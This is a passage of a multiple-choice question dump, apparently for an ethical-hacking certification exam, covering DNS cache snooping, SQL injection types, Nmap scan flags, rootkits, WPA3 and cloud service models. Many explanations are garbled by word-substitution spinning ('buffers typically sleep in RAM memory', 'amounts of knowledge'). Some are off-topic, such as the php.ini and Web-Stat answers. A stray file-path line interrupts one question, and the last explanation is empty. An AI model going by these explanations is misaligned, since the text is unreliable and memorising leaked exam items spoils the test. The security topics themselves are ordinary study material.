verbose failure messages - In a typical login system, the user enters two fields, namely username and password. In some cases, an application will ask for additional information.

QUESTION 99
Henry is a penetration tester who works for XYZ organization. While performing enumeration on a client organization, he queries the DNS server for a specific cached DNS record. Further, by using this cached record, he determines the sites recently visited by the organization's user. What is the enumeration technique used by Henry on the organization?

A. DNS zone walking
B. DNS cache snooping
C. DNS SEC zone walking
D. DNS cache poisoning

Explanation:
DNS cache snooping is a type of DNS enumeration technique in which an attacker queries the DNS server for a specific cached DNS record. By using this cached record, the attacker can determine the sites recently visited by the user.

QUESTION 100
An attacker decided to crack the passwords used by industrial control systems. In this process, he employed a loop strategy to recover these passwords. He used one character at a time to check whether the first character entered is correct; if so, he continued the loop for consecutive characters. If not, he terminated the loop. Furthermore, the attacker checked how much time the device took to finish one complete password authentication process, through which he deduced how many characters entered are correct.
What is the attack technique employed by the attacker to crack the passwords of the industrial control systems?

A. Side-channel attack
B. Denial-of-service attack
C. HMI-based attack
D. Buffer overflow attack

Explanation:
Attackers perform a side-channel attack by monitoring its physical implementation to obtain critical information from a target system.
Timing Analysis - Passwords are often transmitted through a serial channel. Attackers employ a loop strategy to recover these passwords. The timing-based attacks can be easily detected and blocked.

QUESTION 101
In an attempt to damage the reputation of a competitor organization, Hailey, a professional hacker, gathers a list of employee and client email addresses and other related information by using various search engines, social networking sites, and web spidering tools. In this process, she also uses an automated tool to gather a list of words from the target website to further perform a brute-force attack on the previously gathered email addresses.
What is the tool used by Hailey for gathering a list of words from the target website?

A. Shadowsocks
B. CeWL
C. Psiphon
D. Orbot

Explanation:
CeWL (Custom Word List generator) is a ruby app which spiders a given URL, up to a specified depth, and returns a list of words which can then be used for password crackers such as John the Ripper.

QUESTION 102
Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the OpenPGP standard that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange.
What is the encryption software employed by Sam for securing the email messages?

A. PGP
B. S/MIME
C. SMTP
D. GPG

Explanation:
GPG is a software replacement of PGP and free implementation of the OpenPGP standard.
It uses both symmetric key cryptography and asymmetric key cryptography.

QUESTION 103

In this form of encryption algorithm, every individual block contains 64-bit data, and three keys are used, where each key consists of 56 bits. Which is this encryption algorithm?

A. IDEA
B. Triple Data Encryption Standard
C. AES
D. MD5 encryption algorithm

Explanation:
Triple DES is another mode of DES operation. It takes three 64-bit keys, for an overall key length of 192 bits. In Stealth, you merely type within the entire 192-bit (24 character) key instead of entering each of the three keys individually. The Triple DES DLL then breaks the user-provided key into three subkeys, padding the keys if necessary in order that they are each 64 bits long. The procedure for encryption is strictly an equivalent as regular DES, but it's repeated 3 times , hence the name Triple DES. the info is encrypted with the primary key, decrypted with the second key, and eventually encrypted again with the third key.
Triple DES runs 3 times slower than DES, but is far safer if used properly. The procedure for decrypting something is that the same because the procedure for encryption, except it's executed in reverse. Like DES, data is encrypted and decrypted in 64-bit chunks. Although the input key for DES is 64 bits long, the particular key employed by DES is merely 56 bits long . the smallest amount significant (right-most) bit in each byte may be a parity , and will be set in order that there are always an odd number of 1s in every byte. These parity bits are ignored, so only the seven most vital bits of every byte are used, leading to a key length of 56 bits. this suggests that the effective key strength for Triple DES is really 168 bits because each of the three keys contains 8 parity bits that aren't used during the encryption process.
Triple DES Modes
Triple ECB (Electronic Code Book)
- This variant of Triple DES works precisely the same way because the ECB mode of DES.
- This is often the foremost commonly used mode of operation.
Triple CBC (Cipher Block Chaining)
- This method is extremely almost like the quality DES CBC mode.
- Like Triple ECB, the effective key length is 168 bits and keys are utilized in an equivalent manner, as described above, but the chaining features of CBC mode also are employed. · the primary 64-bit key acts because the Initialization Vector to DES.
- Triple ECB is then executed for one 64-bit block of plaintext.
- The resulting ciphertext is then XORed with subsequent plaintext block to be encrypted, and therefore the procedure is repeated.
- This method adds an additional layer of security to Triple DES and is therefore safer than Triple ECB, although it's not used as widely as Triple ECB.

QUESTION 104
John is investigating web-application firewall logs and observers that someone is attempting to inject the following:


```
char buff[10];
buff[10] = 'a';
```

What type of attack is this?

A. SQL injection
B. Buffer overflow

C. CSRF
D. XSS

Explanation:
Buffer overflow this attack is an anomaly that happens when software writing data to a buffer overflows the buffer's capacity, leading to adjacent memory locations being overwritten. In other words, an excessive amount of information is being passed into a container that doesn't have enough space, which information finishes up replacing data in adjacent containers. Buffer overflows are often exploited by attackers with a goal of modifying a computer's memory so as to undermine or take hold of program execution.



What's a buffer?
A buffer, or data buffer, is a neighborhood of physical memory storage wont to temporarily store data while it's being moved from one place to a different . These buffers typically sleep in RAM memory. Computers frequently use buffers to assist improve performance; latest hard drives cash in of buffering to efficiently access data, and lots of online services also use buffers. for instance , buffers are frequently utilized in online video streaming to stop interruption. When a video is streamed, the video player downloads and stores perhaps 20% of the video at a time during a buffer then streams from that buffer. This way, minor drops in connection speed or quick service disruptions won't affect the video stream performance.
Buffers are designed to contain specific amounts of knowledge . Unless the program utilizing the buffer has built-in instructions to discard data when an excessive amount of is shipped to the buffer, the program will overwrite data in memory adjacent to the buffer.
Buffer overflows are often exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a serious security problem that torment cyber-security teams. In 2014 a threat referred to as `heartbleed' exposed many many users to attack due to a buffer overflow vulnerability in SSL software.
How do attackers exploit buffer overflows?
An attacker can deliberately feed a carefully crafted input into a program which will cause the program to undertake and store that input during a buffer that isn't large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code together with his own executable code, which may drastically change how the program is meant to figure .
For example if the overwritten part in memory contains a pointer (an object that points to a different place in memory) the attacker's code could replace that code with another pointer that points to an exploit payload. this will transfer control of the entire program over to the attacker's code.

QUESTION 105
John, a professional hacker, performs a network attack on a renowned organization and gains unauthorized access to the target network. He remains in the network without being detected for a long time and obtains sensitive information without sabotaging the organization.
Which of the following attack techniques is used by John?

A. Insider threat

B. Diversion theft
C. Spear-phishing sites
D. Advanced persistent threat

Explanation:
An advanced persistent threat (APT) is a type of cyber attack where an attacker gains unauthorized access to a network and remains undetected for an EXTENDED PERIOD OF TIME.

QUESTION 106
You are attempting to run an Nmap port scan on a web server. Which of the following commands would result in a scan of common ports with the least amount of noise in order to evade IDS?

A. nmap -A - Pn
B. nmap -sP -p-65535 -T5
C. nmap -sT -O -T0
D. nmap -A --host-timeout 99 -T1

Explanation:
-T0 option is called "paranoid" because it's slow to try and avoid detection.
"While -T0 and -T1 may be useful for avoiding IDS alerts, they will take an extraordinarily long time to scan thousands of machines or ports. For such a long scan, you may prefer to set the exact timing values you need rather than rely on the canned -T0 and -T1 values."
You can find this in the official documentation:
https://nmap.org/book/performance-timing-templates.html

QUESTION 107
This wireless security protocol allows 192-bit minimum-strength security protocols and cryptographic tools to protect sensitive data, such as GCMP-256, HMAC-SHA384, and ECDSA using a 384-bit elliptic curve.
Which is this wireless security protocol?

A. WPA3-Personal
B. WPA3-Enterprise
C. WPA2-Enterprise
D. WPA2-Personal

Explanation:
Enterprise, governments, and financial institutions have greater security with WPA3-Enterprise. WPA3-Enterprise builds upon WPA2 and ensures the consistent application of security protocol across the network. WPA3-Enterprise also offers an optional mode using 192-bit minimum-strength security protocols and cryptographic tools to raised protect sensitive data:
- Authenticated encryption: 256-bit Galois/Counter Mode Protocol (GCMP-256)
- Key derivation and confirmation: 384-bit Hashed Message Authentication Mode (HMAC) with Secure Hash Algorithm (HMAC-SHA384)
- Key establishment and authentication: Elliptic Curve Diffie-Hellman (ECDH) exchange and Elliptic Curve Digital Signature Algorithm (ECDSA) employing a 384-bit elliptic curve
- Robust management frame protection: 256-bit Broadcast/Multicast Integrity Protocol Galois Message Authentication Code (BIP-GMAC-256)
The 192-bit security mode offered by WPA3-Enterprise ensures the proper combination of

cryptographic tools are used and sets a uniform baseline of security within a WPA3 network.

QUESTION 108
What are common files on a web server that can be misconfigured and provide useful information for a hacker such as verbose error messages?

A. httpd.conf
B. administration.config
C. php.ini
D. idq.dll

Explanation:
The php.ini file may be a special file for PHP. it's where you declare changes to your PHP settings. The server is already configured with standard settings for PHP, which your site will use by default. Unless you would like to vary one or more settings, there's no got to create or modify a php.ini file. If you'd wish to make any changes to settings, please do so through the MultiPHP INI Editor.

QUESTION 109
Gerard, a disgruntled ex-employee of Sunglass IT Solutions, targets this organization to perform sophisticated attacks and bring down its reputation in the market. To launch the attacks process, he performed DNS footprinting to gather information about DNS servers and to identify the hosts connected in the target network. He used an automated tool that can retrieve information about DNS zone data including DNS domain names, computer names, IP addresses, DNS records, and network Whois records. He further exploited this information to launch other sophisticated attacks. What is the tool employed by Gerard in the above scenario?

A. Towelroot
B. Knative
C. zANTI
D. Bluto

Explanation:
Attackers also use DNS lookup tools such as DNSdumpster.com, Bluto, and Domain Dossier to retrieve DNS records for a specified domain or hostname. These tools retrieve information such as domains and IP addresses, domain Whois records, DNS records, and network Whois records.

QUESTION 110
Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?

A. Error-based injection
B. Boolean-based blind SQL injection
C. Blind SQL injection
D. Union SQL injection

Explanation:
Types of SQL Injection - In-band SQL Injection

Union SQL InjectionIn, an attacker combines a forged query with a query requested by the user using a UNION clause.The result of the forged query will be appended the result of the original query, which makes it possible to obtain the values of fields from other tables.

QUESTION 111
Tony is a penetration tester tasked with performing a penetration test. After gaining initial access to a target system, he finds a list of hashed passwords.
Which of the following tools would not be useful for cracking the hashed passwords?

A. Hashcat
B. John the Ripper
C. THC-Hydra
D. Netcat

Explanation:
The Netcat (nc) command is a command-line utility for reading and writing data between two computer networks. The communication happens using either TCP or UDP.

QUESTION 112
Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?

A. [inurl:]
B. [info:]
C. [site:]
D. [related:]

Explanation:
The [related:] operator can be used to find websites that are similar to a specified URL. This can be useful for attackers who are looking to identify other websites that may be associated with a target, such as partners or suppliers, or to identify potential attack vectors that may be present on other websites.

QUESTION 113
You are a penetration tester working to test the user awareness of the employees of the client XYZ. You harvested two employees' emails from some public sources and are creating a client-side backdoor to send it to the employees via email.
Which stage of the cyber kill chain are you at?

A. Reconnaissance
B. Weaponization
C. Command and control
D. Exploitation

Explanation:
The adversary analyzes the data collected in the previous stage to identify the vulnerabilities and techniques that can exploit and gain unauthorized access to the target organization. Based on the vulnerabilities identified during analysis, the adversary selects or creates a tailored deliverable

malicious payload (remote-access malware weapon) using an exploit and a backdoor to send it to the victim. An adversary may target specific network devices, operating systems, endpoint devices, or even individuals within the organization to carry out their attack. For example, the adversary may send a phishing email to an employee of the target organization, which may include a malicious attachment such as a virus or worm that, when downloaded, installs a backdoor on the system that allows remote access to the adversary. The following are the activities of the adversary:
- Identifying appropriate malware payload based on the analysis.
- Creating a new malware payload or selecting, reusing, modifying the available malware payloads based on the identified vulnerability.
- Creating a phishing email campaign o Leveraging exploit kits and botnets

QUESTION 114
While performing an Nmap scan against a host, Paola determines the existence of a firewall.
In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?

A. -sA
B. -sX
C. -sT
D. -sF

Explanation:
-sA (TCP ACK scan)
This scan is different than the others discussed so far in that it never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

QUESTION 115
A newly joined employee, Janet, has been allocated an existing system used by a previous employee. Before issuing the system to Janet, it was assessed by Martin, the administrator. Martin found that there were possibilities of compromise through user directories, registries, and other system parameters. He also identified vulnerabilities such as native configuration tables, incorrect registry or file permissions, and software configuration errors.
What is the type of vulnerability assessment performed by Martin?

A. Database assessment
B. Host-based assessment
C. Credentialed assessment
D. Distributed assessment

Explanation:
The host-based vulnerability assessment (VA) resolution arose from the auditors' got to periodically review systems. Arising before the net becoming common, these tools typically take an "administrator's eye" read of the setting by evaluating all of the knowledge that an administrator has at his or her disposal. UsesHost VA tools verify system configuration, user directories, file systems, registry settings, and all forms of other info on a number to gain information about it. Then, it evaluates the chance of compromise. it should also live compliance to a predefined company policy so as to satisfy an annual audit. With administrator access, the scans area unit less possible to disrupt traditional operations since the computer code has the access it has to see into the complete configuration of the system.
What it Measures Host?

VA tools will examine the native configuration tables and registries to spot not solely apparent vulnerabilities, however additionally "dormant" vulnerabilities - those weak or misconfigured systems and settings which will be exploited when an initial entry into the setting. Host VA solutions will assess the safety settings of a user account table; the access management lists related to sensitive files or data; and specific levels of trust applied to other systems. The host VA resolution will a lot of accurately verify the extent of the danger by determinant however way any specific exploit could also be ready to get.

QUESTION 116
Jane, an ethical hacker, is testing a target organization's web server and website to identify security loopholes. In this process, she copied the entire website and its content on a local drive to view the complete profile of the site's directory structure, file structure, external links, images, web pages, and so on. This information helps Jane map the website's directories and gain valuable information. What is the attack technique employed by Jane in the above scenario?

A. Session hijacking
B. Website mirroring
C. Website defacement
D. Web cache poisoning

Explanation:
A mirror site may be a website or set of files on a computer server that has been copied to a different computer server in order that the location or files are available from quite one place. A mirror site has its own URL, but is otherwise just like the principal site. Load-balancing devices allow high-volume sites to scale easily, dividing the work between multiple mirror sites. A mirror site is typically updated frequently to make sure it reflects the contents of the first site. In some cases, the first site may arrange for a mirror site at a bigger location with a better speed connection and, perhaps, a better proximity to an outsized audience.
If the first site generates an excessive amount of traffic, a mirror site can ensure better availability of the web site or files. For websites that provide copies or updates of widely used software, a mirror site allows the location to handle larger demands and enables the downloaded files to arrive more quickly. Microsoft, Sun Microsystems and other companies have mirror sites from which their browser software are often downloaded.
Mirror sites are wont to make site access faster when the first site could also be geographically distant from those accessing it. A mirrored web server is usually located on a special continent from the principal site, allowing users on the brink of the mirror site to urge faster and more reliable access.
Mirroring an internet site also can be done to make sure that information are often made available to places where access could also be unreliable or censored. In 2013, when Chinese authorities blocked access to foreign media outlets just like the Wall Street Journal and Reuters, site mirroring was wont to restore access and circumvent government censorship.

QUESTION 117
Which among the following is the best example of the hacking concept called "clearing tracks"?

A. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.
B. During a cyberattack, a hacker injects a rootkit into a server.
C. An attacker gains access to a server through an exploitable vulnerability.
D. During a cyberattack, a hacker corrupts the event logs on all machines.

Explanation:

Clearing Track:
An intelligent hacker always clears all evidence so that in the later point of time, no one will find any traces leading to him. This involves modifying/corrupting/deleting the values of Logs, modifying registry values and uninstalling all applications he used and deleting all folders he created.

QUESTION 118
Upon establishing his new startup, Tom hired a cloud service provider (CSP) but was dissatisfied with their service and wanted to move to another CSP.
What part of the contract might prevent him from doing so?

A. Virtualization
B. Lock-in
C. Lock-down
D. Lock-up

Explanation:
Lock-in reflects the inability of the client to migrate from one CSP to another or in-house systems owing to the lack of tools, procedures, standard data formats, applications, and service portability. This threat is related to the inappropriate selection of a CSP, incomplete and non-transparent terms of use, lack of standard mechanisms, etc.

QUESTION 119
Alex, a cloud security engineer working in Eyecloud Inc. is tasked with isolating applications from the underlying infrastructure and stimulating communication via well-defined channels. For this purpose, he used an open-source technology that helped him in developing, packaging, and running applications; further, the technology provides PaaS through OS-level visualization, delivers containerized software packages, and promotes fast software delivery.
What is the cloud technology employed by Alex in the above scenario?

A. Virtual machine
B. Serverless computing
C. Docker
D. Zero trust network

Explanation:
Docker is a set of platform as a service products that use OS-level virtualization to deliver software in packages called containers. Containers are isolated from one another and bundle their own software, libraries and configuration files; they can communicate with each other through well-defined channels.

QUESTION 120
Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?

A. Evil twin attack
B. DNS cache flooding
C. MAC flooding
D. DDoS attack

Explanation:
MAC address flooding attack (CAM table flooding attack) is a type of network attack where an attacker connected to a switch port floods the switch interface with very large number of Ethernet frames with different fake source MAC address.

QUESTION 121
An organization is performing a vulnerability assessment for mitigating threats. James, a pen tester, scanned the organization by building an inventory of the protocols found on the organization's machines to detect which ports are attached to services such as an email server, a web server, or a database server. After identifying the services, he selected the vulnerabilities on each machine and started executing only the relevant tests.
What is the type of vulnerability assessment solution that James employed in the above scenario?

A. Service-based solutions
B. Product-based solutions
C. Tree-based assessment
D. Inference-based assessment

Explanation:
There are four types of vulnerability assessment solutions: product-based solutions, service-based solutions, tree-based assessment, and inference-based assessment.
In an inference-based assessment, scanning starts by building an inventory of the protocols found on the machine. After finding a protocol, the scanning process starts to detect which ports are attached to services, such as an email server, web server, or database server. After finding services, it selects vulnerabilities on each machine and starts to execute only those relevant tests.

QUESTION 122
Taylor, a security professional, uses a tool to monitor her company's website, analyze the website's traffic, and track the geographical location of the users visiting the company's website.
Which of the following tools did Taylor employ in the above scenario?

A. Webroot
B. Web-Stat
C. WebSite-Watcher
D. WAFW00F

Explanation:
Increase your web site's performance and grow! Add Web-Stat to your site (it's free!) and watch individuals act together with your pages in real time. Learn how individuals realize your web site. Get details concerning every visitor's path through your web site and track pages that flip browsers into consumers. One-click install. observe locations, in operation systems, browsers and screen sizes and obtain alerts for new guests and conversions.

QUESTION 123
Becky has been hired by a client from Dubai to perform a penetration test against one of their remote offices. Working from her location in Columbus, Ohio, Becky runs her usual reconnaissance scans to obtain basic information about their network. When analyzing the results of her Whois search, Becky notices that the IP was allocated to a location in Le Havre, France.
Which regional Internet registry should Becky go to for detailed information?

A. ARIN
B. LACNIC
C. APNIC
D. RIPE

Explanation:
Regional Internet Registries (RIRs):
ARIN (American Registry for Internet Numbers)
AFRINIC (African Network Information Center)
APNIC (Asia Pacific Network Information Center)
RIPE (Réseaux IP Européens Network Coordination Centre)
LACNIC (Latin American and Caribbean Network Information Center)

QUESTION 124
Harry, a professional hacker, targets the IT infrastructure of an organization. After preparing for the attack, he attempts to enter the target network using techniques such as sending spear-phishing emails and exploiting vulnerabilities on publicly available servers. Using these techniques, he successfully deployed malware on the target system to establish an outbound connection.
What is the APT lifecycle phase that Harry is currently executing?

A. Initial intrusion
B. Persistence
C. Cleanup
D. Preparation

Explanation:
After the attacker completes preparations, subsequent step is an effort to realize an edge within the target's environment. a particularly common entry tactic is that the use of spearphishing emails containing an internet link or attachment. Email links usually cause sites where the target's browser and related software are subjected to varied exploit techniques or where the APT actors plan to social engineer information from the victim which will be used later. If a successful exploit takes place, it installs an initial malware payload on the victim's computer. Figure 2 illustrates an example of a spearphishing email that contains an attachment. Attachments are usually executable malware, a zipper or other archive containing malware, or a malicious Office or Adobe PDF (Portable Document Format) document that exploits vulnerabilities within the victim's applications to ultimately execute malware on the victim's computer. Once the user has opened a malicious file using vulnerable software, malware is executing on the target system. These phishing emails are often very convincing and difficult to differentiate from legitimate email messages. Tactics to extend their believability include modifying legitimate documents from or associated with the organization. Documents are sometimes stolen from the organization or their collaborators during previous exploitation operations. Actors modify the documents by adding exploits and malicious code then send them to the victims. Phishing emails are commonly sent through previously compromised email servers, email accounts at organizations associated with the target or public email services. Emails also can be sent through mail relays with modified email headers to form the messages appear to possess originated from legitimate sources. Exploitation of vulnerabilities on public-facing servers is another favorite technique of some APT groups. Though this will be accomplished using exploits for known vulnerabilities, 0-days are often developed or purchased to be used in intrusions as required.

QUESTION 125

Robin, a professional hacker, targeted an organization's network to sniff all the traffic. During this process, Robin plugged in a rogue switch to an unused port in the LAN with a priority lower than any other switch in the network so that he could make it a root bridge that will later allow him to sniff all the traffic in the network.
What is the attack performed by Robin in the above scenario?

A. ARP spoofing attack
B. STP attack
C. DNS poisoning attack
D. VLAN hopping attack

Explanation:
In a Spanning Tree Protocol (STP) attack, attackers connect a rogue switch into the network to change the operation of the STP protocol and sniff all the network traffic. STP is used in LAN-switched networks with the primary function of removing potential loops within the network. STP ensures that the traffic inside the network follows an optimized path to enhance network performance. In this process, a switch inside the network is appointed as the root bridge. After the selection of the root bridge, other switches in the network connect to it by selecting a root port (the closest port to the root bridge). The root bridge is selected with the help of Bridge Protocol Data Units (BPDUs). BPDUs each have an identification number known as a BID or ID. These BIDs consist of the Bridge Priority and the MAC address. By default, the value of the Bridge Priority is 32769. If an attacker has access to two switches, he/she introduces a rogue switch in the network with a priority lower than any other switch in the network. This makes the rogue switch the root bridge, thus allowing the attacker to sniff all the traffic flowing in the network.

QUESTION 126
An attacker utilizes a Wi-Fi Pineapple to run an access point with a legitimate-looking SSID for a nearby business in order to capture the wireless password.
What kind of attack is this?

A. MAC spoofing attack
B. War driving attack
C. Phishing attack
D. Evil-twin attack

Explanation:
In an evil-twin attack, an attacker sets up a fake wireless access point with a legitimate-looking SSID (Service Set Identifier) to trick users into connecting to the attacker's network instead of the legitimate one. The attacker can then intercept and capture sensitive information, such as passwords, entered by users on the fake network. The Wi-Fi Pineapple is a popular tool used for conducting such attacks.

QUESTION 127
CyberTech Inc. recently experienced SQL injection attacks on its official website. The company appointed Bob, a security professional, to build and incorporate defensive strategies against such attacks. Bob adopted a practice whereby only a list of entities such as the data type, range, size, and value, which have been approved for secured access, is accepted.
What is the defensive technique employed by Bob in the above scenario?

A. Whitelist validation

B. Output encoding
C. Blacklist validation
D. Enforce least privileges

Explanation:
In whitelist validation, only the inputs that have been explicitly allowed are accepted, and all other inputs are rejected. This technique involves specifying a list of entities such as the data type, range, size, and value, which have been approved for secure access. Any input that is not on the list is rejected, preventing attacks such as SQL injection, where an attacker attempts to inject malicious code into an application by exploiting vulnerabilities in user input fields.

QUESTION 128
Joe works as an IT administrator in an organization and has recently set up a cloud computing service for the organization. To implement this service, he reached out to a telecom company for providing Internet connectivity and transport services between the organization and the cloud service provider.
In the NIST cloud deployment reference architecture, under which category does the telecom company fall in the above scenario?

A. Cloud consumer
B. Cloud broker
C. Cloud auditor
D. Cloud carrier

Explanation:
A cloud carrier acts as an intermediary that provides connectivity and transport of cloud services between cloud consumers and cloud providers.
Cloud carriers provide access to consumers through network, telecommunication and other access devices. for instance, cloud consumers will obtain cloud services through network access devices, like computers, laptops, mobile phones, mobile web devices (MIDs), etc.
The distribution of cloud services is often provided by network and telecommunication carriers or a transport agent, wherever a transport agent refers to a business organization that provides physical transport of storage media like high-capacity hard drives.
Note that a cloud provider can started SLAs with a cloud carrier to provide services consistent with the level of SLAs offered to cloud consumers, and will require the cloud carrier to provide dedicated and secure connections between cloud consumers and cloud providers.

QUESTION 129
Bobby, an attacker, targeted a user and decided to hijack and intercept all their wireless communications. He installed a fake communication tower between two authentic endpoints to mislead the victim. Bobby used this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session. Upon receiving the user's request, Bobby manipulated the traffic with the virtual tower and redirected the victim to a malicious website.
What is the attack performed by Bobby in the above scenario?

A. aLTEr attack
B. Jamming signal attack
C. Wardriving
D. KRACK attack

Explanation:
The aLTEr attack is usually performed on LTE devices that encrypt user data in the AES counter (AES-CTR) mode, which provides no integrity protection. To perform this attack, the attacker installs a virtual (fake) communication tower between two authentic endpoints to mislead the victim. The attacker uses this virtual tower to interrupt the data transmission between the user and real tower, attempting to hijack an active session. Upon receiving the user's request, the attacker manipulates the traffic with the virtual tower and redirects the victim to malicious websites.

QUESTION 130
John, a professional hacker, targeted an organization that uses LDAP for accessing distributed directory services. He used an automated tool to anonymously query the LDAP service for sensitive information such as usernames, addresses, departmental details, and server names to launch further attacks on the target organization.
What is the tool employed by John to gather information from the LDAP service?

A. ike-scan
B. Zabasearch
C. JXplorer
D. EarthExplorer

Explanation:
JXplorer could be a cross platform LDAP browser and editor. it's a standards compliant general purpose LDAP client which will be used to search, scan and edit any commonplace LDAP directory, or any directory service with an LDAP or DSML interface. It is extremely flexible and can be extended and custom in a very number of the way. JXplorer is written in java, and also the source code and source code build system ar obtainable via svn or as a packaged build for users who wish to experiment or any develop the program.
JX is is available in 2 versions; the free open source version under an OSI Apache two style licence, or within the JXWorkBench Enterprise bundle with inbuilt reporting, administrative and security tools.
JX has been through a number of different versions since its creation in 1999; the foremost recent stable release is version 3.3.1, the August 2013 release. JXplorer could be a absolutely useful LDAP consumer with advanced security integration and support for the harder and obscure elements of the LDAP protocol. it's been tested on Windows, Solaris, linux and OSX, packages are obtainable for HPUX, AIX, BSD and it should run on any java supporting OS.

QUESTION 131
Your organization has signed an agreement with a web hosting provider that requires you to take full responsibility of the maintenance of the cloud-based resources.
Which of the following models covers this?

A. Platform as a service
B. Software as a service
C. Functions as a service
D. Infrastructure as a service

Explanation:
Infrastructure-as-a-Service (IaaS)
This cloud computing service enables subscribers to use on-demand fundamental IT resources, such as computing power, virtualization, data storage, and network. This service provides virtual

machines and other abstracted hardware and operating systems (OSs), which may be controlled through a service application programming interface (API). As cloud service providers are responsible for managing the underlying cloud computing infrastructure, subscribers can avoid costs of human capital, hardware, and others (e.g., Amazon EC2, GoGrid, Microsoft OneDrive, Rackspace).

QUESTION 132
Richard, an attacker, targets an MNC In this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

A. VPN footprinting
B. Email footprinting
C. VoIP footprinting
D. Whois footprinting

Explanation:
Whois footprinting, which helps in gathering domain information such as information regarding the owner of an organization, its registrar, registration details, its name server, and contact information.

QUESTION 133
This type of injection attack does not show any error message. It is difficult to exploit as it returns information when the application is given SQL payloads that elicit a true or false response from the server. By observing the response, an attacker can extract sensitive information. What type of attack is this?

A. Time-based SQL injection
B. Union SQL injection
C. Error-based SQL injection
D. Blind SQL injection

Explanation:
Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response.

QUESTION 134
Which rootkit is characterized by its function of adding code and/or replacing some of the operating-system kernel code to obscure a backdoor on a system?

A. User-mode rootkit
B. Library-level rootkit
C. Kernel-level rootkit
D. Hypervisor-level rootkit

Explanation:

Kernel-Level Rootkit - Add malicious code or replaces the original OS kernel and device driver codes.They are difficult to detect and can intercept or subvert the operation of an OS.

QUESTION 135
Mr. Omkar performed tool-based vulnerability assessment and found two vulnerabilities. During analysis, he found that these issues are not true vulnerabilities.
What will you call these issues?

A. False positives
B. True negatives
C. True positives
D. False negatives

Explanation:
False Postiive - An IDS raises an alarm when no attack has taken place.

QUESTION 136
An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption. The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted messages.
What is the attack performed in the above scenario?

A. Timing-based attack
B. Side-channel attack
C. Downgrade security attack
D. Cache-based attack

Explanation:
Downgrade Security Attacks - The client and AP compatiable with both WPA3 and WPA2 encryption mechanisms. Then the attacker installs a rogue AP with only WPA2 compatibility in the vicinity and forces the client to go through the four-way handshake (WPA2) to get connected. Once the connection is established, the attacker uses all the attack tools available to exploit or crack the WPA2 encryption.

QUESTION 137
A penetration tester is performing the footprinting process and is reviewing publicly available information about an organization by using the Google search engine.
Which of the following advanced operators would allow the pen tester to restrict the search to the organization's web domain?

A. [allinurl:]
B. [location:]
C. [site:]
D. [link:]

Explanation:

Footprinting Using Advanced Google Hacking Techniques
[site:] Restricts the results to those websites in the given domain.

QUESTION 138
Annie, a cloud security engineer, uses the Docker architecture to employ a client/server model in the application she is working on. She utilizes a component that can process API requests and handle various Docker objects, such as containers, volumes, images, and networks.
What is the component of the Docker architecture used by Annie in the above scenario?

A. Docker objects
B. Docker daemon
C. Docker client
D. Docker registries

Explanation:
Docker Daemon: The Docker daemon (dockerd) processes the API requests and handles various Docker objects, such as containers, volumes, images, and networks.

QUESTION 139
Bob, an attacker, has managed to access a target IoT device. He employed an online tool to gather information related to the model of the IoT device and the certifications granted to it.
Which of the following tools did Bob employ to gather the above information?

A. FCC ID search
B. Google image search
C. search.com
D. EarthExplorer

Explanation:
Bob employed the FCC ID search tool to gather information related to the model of the IoT device and the certifications granted to it. The FCC ID is a unique identifier assigned by the Federal Communications Commission (FCC) to identify wireless products in the market. The FCC ID search tool helps in finding information related to the device's specifications, test reports, and other documentation related to its certification.

QUESTION 140
What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?

A. CPU
B. UEFI
C. GPU
D. TPM

Explanation:
The TPM is a chip that's part of your computer's motherboard -- if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own computer, you can buy one as an add-on module if your motherboard supports it. The TPM generates encryption keys, keeping part of the

key to itself.

QUESTION 141
Gilbert, a web developer, uses a centralized web API to reduce complexity and increase the integrity of updating and changing data. For this purpose, he uses a web service that uses HTTP methods such as PUT, POST, GET, and DELETE and can improve the overall performance, visibility, scalability, reliability, and portability of an application.
What is the type of web-service API mentioned in the above scenario?

A. RESTful API
B. JSON-RPC
C. SOAP API
D. REST API

Explanation:
A RESTful API (Representational State Transfer) is a type of web-service API that uses HTTP methods such as PUT, POST, GET, and DELETE to perform operations on resources. It is designed to be simple, stateless, and scalable, making it suitable for modern web applications. RESTful APIs use standard HTTP status codes and are commonly used for building web services that can be easily integrated with other systems.

QUESTION 142
To create a botnet, the attacker can use several techniques to scan vulnerable machines. The attacker first collects information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.
Which technique is discussed here?

A. Subnet scanning technique
B. Permutation scanning technique
C. Hit-list scanning technique.
D. Topological scanning technique

Explanation:
